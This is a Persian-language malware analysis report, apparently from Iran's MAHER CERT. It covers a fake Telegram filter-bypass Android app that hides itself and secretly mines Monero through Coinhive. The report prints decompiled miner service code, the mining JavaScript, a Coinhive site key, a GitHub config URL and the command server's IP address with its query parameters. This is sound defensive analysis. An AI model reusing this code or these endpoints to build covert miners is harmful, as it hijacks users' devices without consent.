بسمه تعالی

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

انتشار بدافزار استخراج‌کننده ارز دیجیتال تحت عنوان فیلترشکن تلگرام


خرداد ۹۷

۱ چکیده

پس از فیلتر شدن تلگرام بدافزارهای مختلفی تحت عنوان تلگرام بدون فیلتر، فیلترشکن و غیره منتشر شدند. در این گزارش به بررسی یکی از این بدافزارها که پس از نصب مخفی شده و اقدام به استخراج ارز دیجیتال مونرو می‌کند، پرداخته شده است.

۲ مقدمه

برنامه جت_فیلتر یکی از بدافزارهایی است که اخیرا با توجه به فیلتر شدن تلگرام، در حال انتشار در کانال‌های تلگرامی است. نام این برنامه درواقع Android System Web View است که پس از نصب با نام MainActivity روی دستگاه قرار می‌گیرد.




شکل ۱

این بدافزار بدون آنکه کاربر متوجه شود، در پس‌زمینه اقدام به استخراج ارز دیجیتال مونرو[۱] کرده و از توانایی دستگاه سواستفاده می‌کند. متاسفانه در دستگاه موبایل همانند کامپیوتر کاربر متوجه تغییرات ایجاد شده یا کندی نمی‌شود و احتمال اینکه متوجه این سواستفاده شود بسیار پایین است. در ادامه به بررسی کد و ترافیک این برنامه پرداخته خواهد شد.

[۱] Monero

۳ بررسی کد برنامه

بخش اصلی برنامه در پوشه `com.google.webview` قرار دارد.



شکل ۲

در کلاس `MainActivity` پس از اجرا شدن برنامه درخواستی به آدرس زیر ارسال می‌کند:

https://raw.githubusercontent.com/epicmafia98/crypto/master/crypto.txt

در جواب این درخواست آدرس http://87.117.197.14/cr برگردانده می‌شود.

در `MainActivity`، کلاس `MyService` صدا زده می‌شود که در آن کد زیر قرار دارد:

```
public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2)
{
  super.onStartCommand(paramIntent, paramInt1, paramInt2);
  System.out.println("OnStartCommand");
  new Runnable()
  {
    public void run()
    {
      System.out.println("onRun");
      if (MyService.this.cryptoCore == null)
      {
        System.out.println("cryptoCore nul");
        MyService.this.cryptoCore = new CryptoCore(MyService.this, MyService.this.callback);
      }
      MyService.this.cryptoCore.getMiner().stopMining();
      MyService.this.cryptoCore.setUsername("AndroidWebView");
      MyService.this.cryptoCore.setThrottle(0.5F);
      MyService.this.cryptoCore.setNumberOfThreads(MyService.access$000());
      MyService.this.cryptoCore.setLoggingEnabled(true);
      MyService.this.cryptoCore.getMiner().startMining();
    }
  }.run();
  return 1;
}
```

شکل ۳

در این کد کلاس CryptoCore صدا زده می‌شود که با این کار عملیات استخراج آغاز می‌گردد. مقدار Username در اینجا AndroidWebView قرار داده شده است.

```
public class CryptoCore
{
  public static final int REQUEST_CODE = -1010101;
  private boolean isAutoThread = false;
  private boolean isForceASMJS = false;
  private boolean loggingEnabled = true;
  private Miner miner;
  private int numberOfThreads = 4;
  WindowManager.LayoutParams params;
  private String siteKey = "rdwHkZome8rA6BIUGZN9vtzmmg6UgI2y";
  private float throttle = 0.0F;
  private String username = "AndroidServiceApp";
  WindowManager windowManager;

  public CryptoCore(Context paramContext, Callback paramCallback)
  {
    this.miner = new Miner(paramContext, paramCallback);
  }
```

شکل ٤

بر اساس سایت coinhive.com برای استخراج از فرمت زیر استفاده می‌شود:

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
        var miner = new CoinHive.User('SITE_KEY', 'john-doe');
        miner.start();
</script>
```

که در اینجا مقدار 'SITE_KEY' برابر با `rdwHkZome8rA6BIUGZN9vtzmmg6UgI2y` و مقدار 'john-doe' یا همان نام کاربری نیز برابر با `AndroidWebView` است. با جستجوی مقدار کلید سایت مشخص می‌شود که از این کلید در سایت‌ها استفاده نشده و احتمالا تنها برای بدافزارهای موبایلی ثبت شده است.

بخشی از کد ماینر در شکل ۵ قابل مشاهده است. در اینجا نیز CoinHive مشخصا بیان شده است.

```
public class Miner
{
  private final CryptoCore.Callback callback;
  private WebView wvCoinHive;

  Miner(Context paramContext, CryptoCore.Callback paramCallback)
  {
    this.callback = paramCallback;
    this.wvCoinHive = new WebView(paramContext);
    this.wvCoinHive.setLayoutParams(new LinearLayout.LayoutParams(-1, -1));
    this.wvCoinHive.getSettings().setJavaScriptEnabled(true);
    this.wvCoinHive.addJavascriptInterface(this, "Android");
    this.wvCoinHive.setWebViewClient(new WebViewClient() {});
    CryptoCore.this.windowManager = ((WindowManager)paramContext.getSystemService("window"));
    if (CryptoCore.this.windowManager == null) {
      return;
    }
    if (Build.VERSION.SDK_INT <= 26) {
      CryptoCore.this.params = new WindowManager.LayoutParams(-2, -2, 2002, 8, -3);
    } else {
      CryptoCore.this.params = new WindowManager.LayoutParams(-2, -2, 2038, 8, -3);
    }
```

شکل ۵

٤ بررسی ترافیک برنامه

اولین درخواست برنامه به آدرس http://87.117.197.14 است:

http://87.117.197.14/cr?username=AndroidWebView&throttle=0.5&threads=8

در پاسخ به این درخواست، عملیات استخراج آغاز می‌شود. بخشی از کد این صفحه در شکل ٦ قابل مشاهده است.

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>

    var miner;

    function stopMining() {
        miner.stop();
        isMiningStarted = false;
        Android.onMiningStoppedJS();
    }

    function startMining() {
        miner.start();
        Android.onMiningStartedJS();
    }
```

شکل ٦

در این بخش کلید سایت قرار گرفته شده است.

```
miner = new CoinHive.User("rdwHkZome8rA6BIUGZN9vtzmmg6UgI2y",getParameterByName("username"), {
    threads: getParameterByName("threads")/2,
    autoThreads: false,
    throttle: 0.1,
    forceASMJS:false
});
```

شکل ۷

نمایی از سایت نیز که ما به صورت جداگانه آن را باز کردیم در شکل ۸ قرار گرفته است.

شکل ۸

درخواست بعد به آدرس https://raw.githubusercontent.com/epicmafia98/crypto/master/crypto.txt در 151.101.12.133 است که در پاسخ مقدار http://87.117.197.14/cr برگردانده می‌شود.

سپس اسکریپت https://coinhive.com/lib/coinhive.min.js و https://coinhive.com/lib/worker-asmjs.min.js?v7 اجرا می‌شوند.